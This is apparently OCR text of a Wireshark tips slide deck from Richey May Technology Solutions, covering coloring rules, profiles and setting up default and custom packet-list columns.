





RICHEY MAY
TECHNOLOGY SOLUTIONS


Modifying Color Rules

- Colorizes rules based on a preset list
- Custom colors/rules can be created






RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Wireshark: Tips & Tricks


RICHEY MAY
TECHNOLOGY SOLUTIONS


Profile


- Profiles contain customization of Wireshark
  - Coloring rules
  - Columns
  - Unique interesting fields
- Profiles used for different protocols or uses
  - SMB traffic
  - Malware analysis
  - HTTP/ HTTPS monitoring


RICHEY MAY
TECHNOLOGY SOLUTIONS


Setup New Profile












RICHEY MAY
TECHNOLOGY SOLUTIONS

Default Columns

No.	Time	Source	Destination	Protocol	Length	Info


- Packet Number
- Time Stamp
- Source IP
- Destination IP
- Protocol
- Packet Length
- Information


RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS

Creating New Columns





No.	Time	Source	Destination	Protocol	SrcPort	Info
146	65.395540	192.168.22.94	50.63.125.1	TCP	49161	49161 → 80
